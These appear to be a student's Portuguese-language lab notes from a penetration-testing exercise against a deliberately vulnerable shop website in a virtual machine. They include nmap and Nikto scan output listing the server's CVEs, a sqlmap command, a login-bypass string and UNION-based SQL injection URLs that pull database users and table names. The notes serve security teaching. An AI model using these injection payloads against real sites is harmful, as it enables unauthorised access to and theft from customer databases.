# Objetivo principal:

Explorar os CVE (Common Vulnerabilities and Exposures) existentes na página de uma pequena loja.

Nota: Tanto página como sistemas associados possuem várias e variadas vulnerabilidades.

# O que são Common Vulnerabilities and Exposures:

<https://www.cvedetails.com/cve-help.php>

## What is CVE?

CVE is a list of information security vulnerabilities and exposures that aims to provide common names for publicly known problems. The goal of CVE is to make it easier to share data across separate vulnerability capabilities (tools, repositories, and services) with this "common enumeration." Please visit [http://cve.mitre.org/about/faqs.html](https://cve.mitre.org/about/faqs.html) for more information

## What is a "Vulnerability?"

An information security "vulnerability" is a mistake in software that can be directly used by a hacker to gain access to a system or network.

## What is an "Exposure?"

An information security exposure is a mistake in software that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or network.

## What is a CVE Identifier?

CVE Identifiers (also called "CVE names," "CVE numbers," "CVE-IDs," and "CVEs") are unique, common identifiers for publicly known information security vulnerabilities. Each CVE Identifier includes the following:

- CVE identifier number (i.e., "CVE-1999-0067").

- Indication of "entry" or "candidate" status.

- Brief description of the security vulnerability or exposure.

- Any pertinent references (i.e., vulnerability reports and advisories or OVAL-ID).

- CVE Identifiers are used by information security product/service vendors and researchers as a standard method for identifying vulnerabilities and for cross-linking with other repositories that also use CVE Identifiers.

## Who owns CVE?

The MITRE Corporation maintains CVE and this public Web site, manages the compatibility program, and provides impartial technical guidance to the CVE Editorial Board throughout the process to ensure CVE serves the public interest. Please visit [cve.mitre.org](https://cve.mitre.org/) for more information

# Preparação

Colocar Máquina Virtual a correr - Mod Bridge ou HostOnly

Aceder através do ip:

neste caso <http://192.168.1.106/>

# 3 TRABALHO A REALIZAR


## 1.Portos Abertos

<https://pt.wikipedia.org/wiki/Nmap>



<https://nmap.org/download.html>

Nmap é um [software](https://pt.wikipedia.org/wiki/Software) livre que realiza [port scan](https://pt.wikipedia.org/wiki/Port_scan) desenvolvido pelo [Gordon Lyon](https://pt.wikipedia.org/wiki/Gordon_Lyon), autoproclamado [hacker](https://pt.wikipedia.org/wiki/Hacker) *"Fyodor"*.

FALTA DESCREVER A FUNCIONALIDADE DE CADA PORTO



## 2.SO e Aplicações (Versão e se se encontram em operação)



## 3. Potenciais Vulnerabilidades >7

nmap -sV --script vulners <http://192.168.1.106/>

Nmap scan report for 192.168.1.106

Host is up (0.00062s latency).

Not shown: 996 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.1 (protocol 2.0)

| vulners:

| cpe:/a:openbsd:openssh:7.1:

| CVE-2016-8858 7.8 https://vulners.com/cve/CVE-2016-8858

| CVE-2018-15919 5.0 https://vulners.com/cve/CVE-2018-15919

| CVE-2017-15906 5.0 https://vulners.com/cve/CVE-2017-15906

| CVE-2016-1907 5.0 https://vulners.com/cve/CVE-2016-1907

| CVE-2016-10708 5.0 https://vulners.com/cve/CVE-2016-10708

| CVE-2016-0778 4.6 https://vulners.com/cve/CVE-2016-0778

|\_ CVE-2016-0777 4.0 https://vulners.com/cve/CVE-2016-0777

80/tcp open http Apache httpd 2.4.16 ((Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14)

|\_http-server-header: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14

| vulners:

| cpe:/a:apache:http\_server:2.4.16:

| CVE-2017-7679 7.5 https://vulners.com/cve/CVE-2017-7679

| CVE-2017-7668 7.5 https://vulners.com/cve/CVE-2017-7668

| CVE-2017-3169 7.5 https://vulners.com/cve/CVE-2017-3169

| CVE-2017-3167 7.5 https://vulners.com/cve/CVE-2017-3167

| CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312

| CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715

| CVE-2017-9788 6.4 https://vulners.com/cve/CVE-2017-9788

| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098

| CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220

| CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199

| CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798

| CVE-2017-15710 5.0 https://vulners.com/cve/CVE-2017-15710

| CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743

| CVE-2016-2161 5.0 https://vulners.com/cve/CVE-2016-2161

| CVE-2016-0736 5.0 https://vulners.com/cve/CVE-2016-0736

| CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092

| CVE-2016-4975 4.3 https://vulners.com/cve/CVE-2016-4975

| CVE-2018-1283 3.5 https://vulners.com/cve/CVE-2018-1283

|\_ CVE-2016-8612 3.3 https://vulners.com/cve/CVE-2016-8612

443/tcp open ssl/http Apache httpd 2.4.16 ((Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14)

|\_http-server-header: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14

| vulners:

| cpe:/a:apache:http\_server:2.4.16:

| CVE-2017-7679 7.5 https://vulners.com/cve/CVE-2017-7679

| CVE-2017-7668 7.5 https://vulners.com/cve/CVE-2017-7668

| CVE-2017-3169 7.5 https://vulners.com/cve/CVE-2017-3169

| CVE-2017-3167 7.5 https://vulners.com/cve/CVE-2017-3167

| CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312

| CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715

| CVE-2017-9788 6.4 https://vulners.com/cve/CVE-2017-9788

| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098

| CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220

| CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199

| CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798

| CVE-2017-15710 5.0 https://vulners.com/cve/CVE-2017-15710

| CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743

| CVE-2016-2161 5.0 https://vulners.com/cve/CVE-2016-2161

| CVE-2016-0736 5.0 https://vulners.com/cve/CVE-2016-0736

| CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092

| CVE-2016-4975 4.3 https://vulners.com/cve/CVE-2016-4975

| CVE-2018-1283 3.5 https://vulners.com/cve/CVE-2018-1283

|\_ CVE-2016-8612 3.3 https://vulners.com/cve/CVE-2016-8612

3306/tcp open mysql MariaDB (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds

<https://github.com/scipag/vulscan>

falta correr nmap -sV --script=vulscan/vulscan.nse www.example.com

####### CENAS ######

# CURL INFORMATION HEADER #

root@vm:~# curl -v 192.168.127.6> /dev/null

\* Rebuilt URL to: 192.168.127.6/

\* Trying 192.168.127.6...

\* TCP\_NODELAY set

% Total % Received % Xferd Average Speed Time Time Time Current

Dload Upload Total Spent Left Speed

0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0\* Connected to 192.168.127.6 (192.168.127.6) port 80 (#0)

> GET / HTTP/1.1

> Host: 192.168.127.6

> User-Agent: curl/7.58.0

> Accept: \*/\*

>

< HTTP/1.1 200 OK

< Date: Wed, 09 Oct 2019 16:15:35 GMT

< Server: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14

< X-Powered-By: PHP/5.6.14

< Set-Cookie: level=1

< Content-Length: 1516

< Content-Type: text/html; charset=UTF-8

<

{ [1516 bytes data]

100 1516 100 1516 0 0 50533 0 --:--:-- --:--:-- --:--:-- 50533

\* Connection #0 to host 192.168.127.6 left intact

# OPEN PORTS AND SERVICES#

Scanning eduroam-a0774.wireless.ua.pt (192.168.127.6) [65535 ports]

Discovered open port 80/tcp on 192.168.127.6

Discovered open port 443/tcp on 192.168.127.6

Discovered open port 3306/tcp on 192.168.127.6

Discovered open port 22/tcp on 192.168.127.6

nmap -F 192.168.127.12

Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-17 16:53 WEST

Nmap scan report for eduroam-a0780.wireless.ua.pt (192.168.127.12)

Host is up (0.00050s latency).

Not shown: 96 filtered ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

443/tcp open https

3306/tcp open mysql

nmap -v -A 192.168.127.6 -oN OS\_scan.txt

nmap --script nmap-vulners -sV -p80 192.168.127.8

# NMAP-VULNERS CVES #

Starting Nmap 7.60 ( https://nmap.org ) at 2019-10-10 00:09 WEST

Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan

Service scan Timing: About 0.00% done

Nmap scan report for eduroam-a0776.wireless.ua.pt (192.168.127.8)

Host is up (0.0010s latency).

80/tcp open http Apache httpd 2.4.16 ((Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14)

|\_http-server-header: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14

| vulners:

| cpe:/a:apache:http\_server:2.4.16:

| CVE-2017-7679 7.5 https://vulners.com/cve/CVE-2017-7679

| CVE-2017-7668 7.5 https://vulners.com/cve/CVE-2017-7668

| CVE-2017-3169 7.5 https://vulners.com/cve/CVE-2017-3169

| CVE-2017-3167 7.5 https://vulners.com/cve/CVE-2017-3167

| CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312

| CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715

| CVE-2017-9788 6.4 https://vulners.com/cve/CVE-2017-9788

| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098

| CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220

| CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199

| CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798

| CVE-2017-15710 5.0 https://vulners.com/cve/CVE-2017-15710

| CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743

| CVE-2016-2161 5.0 https://vulners.com/cve/CVE-2016-2161

| CVE-2016-0736 5.0 https://vulners.com/cve/CVE-2016-0736

| CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092

| CVE-2016-4975 4.3 https://vulners.com/cve/CVE-2016-4975

| CVE-2018-1283 3.5 https://vulners.com/cve/CVE-2018-1283

|\_ CVE-2016-8612 3.3 https://vulners.com/cve/CVE-2016-8612

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 7.47 seconds

nmap --script nmap-vulners -sV -p443 192.168.127.8

Starting Nmap 7.60 ( https://nmap.org ) at 2019-10-10 00:15 WEST

Nmap scan report for eduroam-a0776.wireless.ua.pt (192.168.127.8)

Host is up (0.0011s latency).

443/tcp open ssl/http Apache httpd 2.4.16 ((Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14)

|\_http-server-header: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14

| vulners:

| cpe:/a:apache:http\_server:2.4.16:

| CVE-2017-7679 7.5 https://vulners.com/cve/CVE-2017-7679

| CVE-2017-7668 7.5 https://vulners.com/cve/CVE-2017-7668

| CVE-2017-3169 7.5 https://vulners.com/cve/CVE-2017-3169

| CVE-2017-3167 7.5 https://vulners.com/cve/CVE-2017-3167

| CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312

| CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715

| CVE-2017-9788 6.4 https://vulners.com/cve/CVE-2017-9788

| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098

| CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220

| CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199

| CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798

| CVE-2017-15710 5.0 https://vulners.com/cve/CVE-2017-15710

| CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743

| CVE-2016-2161 5.0 https://vulners.com/cve/CVE-2016-2161

| CVE-2016-0736 5.0 https://vulners.com/cve/CVE-2016-0736

| CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092

| CVE-2016-4975 4.3 https://vulners.com/cve/CVE-2016-4975

| CVE-2018-1283 3.5 https://vulners.com/cve/CVE-2018-1283

|\_ CVE-2016-8612 3.3 https://vulners.com/cve/CVE-2016-8612

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 14.01 seconds

root@vm:~# nmap --script nmap-vulners -sV -p22 192.168.127.8

Starting Nmap 7.60 ( https://nmap.org ) at 2019-10-10 00:24 WEST

Nmap scan report for eduroam-a0776.wireless.ua.pt (192.168.127.8)

Host is up (0.00059s latency).

22/tcp open ssh OpenSSH 7.1 (protocol 2.0)

| vulners:

| cpe:/a:openbsd:openssh:7.1:

| CVE-2016-8858 7.8 https://vulners.com/cve/CVE-2016-8858

| CVE-2018-15919 5.0 https://vulners.com/cve/CVE-2018-15919

| CVE-2017-15906 5.0 https://vulners.com/cve/CVE-2017-15906

| CVE-2016-1907 5.0 https://vulners.com/cve/CVE-2016-1907

| CVE-2016-10708 5.0 https://vulners.com/cve/CVE-2016-10708

| CVE-2016-0778 4.6 https://vulners.com/cve/CVE-2016-0778

|\_ CVE-2016-0777 4.0 https://vulners.com/cve/CVE-2016-0777

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds

# VULSCAN #

root@vm:~# nmap --script vulscan -sV -p22 192.168.127.8

Starting Nmap 7.60 ( https://nmap.org ) at 2019-10-10 00:26 WEST

Nmap scan report for eduroam-a0776.wireless.ua.pt (192.168.127.8)

Host is up (0.00059s latency).

22/tcp open ssh OpenSSH 7.1 (protocol 2.0)

| vulscan: VulDB - https://vuldb.com:

| No findings

|

| MITRE CVE - https://cve.mitre.org:

| No findings

|

| SecurityFocus - https://www.securityfocus.com/bid/:

| No findings

|

| IBM X-Force - https://exchange.xforce.ibmcloud.com:

| No findings

|

| Exploit-DB - https://www.exploit-db.com:

| No findings

|

| OpenVAS (Nessus) - http://www.openvas.org:

| No findings

|

| SecurityTracker - https://www.securitytracker.com:

| No findings

|

| OSVDB - http://www.osvdb.org:

| No findings

|\_

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds

root@vm:~# nmap --script vulscan -sV -p80 192.168.127.8

Starting Nmap 7.60 ( https://nmap.org ) at 2019-10-10 00:26 WEST

Nmap scan report for eduroam-a0776.wireless.ua.pt (192.168.127.8)

Host is up (0.00059s latency).

80/tcp open http Apache httpd 2.4.16 ((Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14)

|\_http-server-header: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14

| vulscan: VulDB - https://vuldb.com:

| No findings

|

| MITRE CVE - https://cve.mitre.org:

| No findings

|

| SecurityFocus - https://www.securityfocus.com/bid/:

| No findings

|

| IBM X-Force - https://exchange.xforce.ibmcloud.com:

| No findings

|

| Exploit-DB - https://www.exploit-db.com:

| No findings

|

| OpenVAS (Nessus) - http://www.openvas.org:

| No findings

|

| SecurityTracker - https://www.securitytracker.com:

| No findings

|

| OSVDB - http://www.osvdb.org:

| No findings

|\_

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 7.20 seconds

#### NIKTO#####

root@kali:~# nikto -h 192.168.127.12

- Nikto v2.1.6

---------------------------------------------------------------------------

+ Target IP: 192.168.127.12

+ Target Hostname: 192.168.127.12

+ Target Port: 80

+ Start Time: 2019-10-17 17:03:40 (GMT1)

---------------------------------------------------------------------------

+ Server: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14

+ Retrieved x-powered-by header: PHP/5.6.14

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Cookie level created without the httponly flag

+ PHP/5.6.14 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.

+ Apache/2.4.16 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ OpenSSL/1.0.2d-fips appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ Uncommon header 'content-disposition' found, with contents: filename="downloads"

+ /config.php: PHP Config file may contain database IDs and passwords.

+ OSVDB-3268: /admin/: Directory indexing found.

+ OSVDB-3092: /admin/: This might be interesting...

+ OSVDB-3268: /downloads/: Directory indexing found.

+ OSVDB-3092: /downloads/: This might be interesting...

+ OSVDB-3092: /manual/: Web server manual found.

+ /info.php: Output from the phpinfo() function was found.

+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3268: /manual/images/: Directory indexing found.

+ OSVDB-3268: /images/: Directory indexing found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/


+ 8733 requests: 9 error(s) and 24 item(s) reported on remote host


+ End Time: 2019-10-17 17:08:34 (GMT1) (294 seconds)


---------------------------------------------------------------------------


# SQLMAP#


sqlmap -u 192.168.127.13/login.php --data usermail="or 1=1" --tables











# SQL INJECTION #

email do admin: admin@expressmotors.net

username: Admin

Entar na conta do ADMIN (easy):

-mudar o tipo de input de email para text na developer console.

-<EMAIL\_ADMIN>'or 1=1--'

http://192.168.127.7/details.php?prod=x%27%27%20union%20SELECT%20null,null,%20table\_schema,null,%20table\_name%20from%20information\_schema.tables%20&type=1

http://192.168.127.7/details.php?prod=x%27%27%20union%20%20SELECT%201,2,user(),4,5%20;%20&type=1

database\_name : motors

user : root@localhost

db\_version : 10.0.23-MariaDB

tabelas:

LIMIT 1 = primeiro registo

LIMIT X,1 = x-1 registo

http://192.168.127.7/details.php?prod=x%27%27%20union%20select%201,2,table\_schema,4,%20table\_name%20FROM%20information\_schema.tables%20WHERE%20table\_schema=%27motors%27%20LIMIT%201&type=1

http://192.168.127.7/details.php?prod=x%27%27%20union%20select%201,2,table\_schema,4,%20table\_name%20FROM%20information\_schema.tables%20WHERE%20table\_schema=%27motors%27%20LIMIT%201,1%20&type=1

A base de dados com dados efetivos ( sem ser de informação da bd p.ex contas da bd etc..):

3 tabelas: tblBlogs(author, title, content), tblMembers, tblProducts

# XSS SCRIPTING #

Reflected XSS

Stored XSS

CSRF Attack

Cross-Origin Resource Sharing (CORS)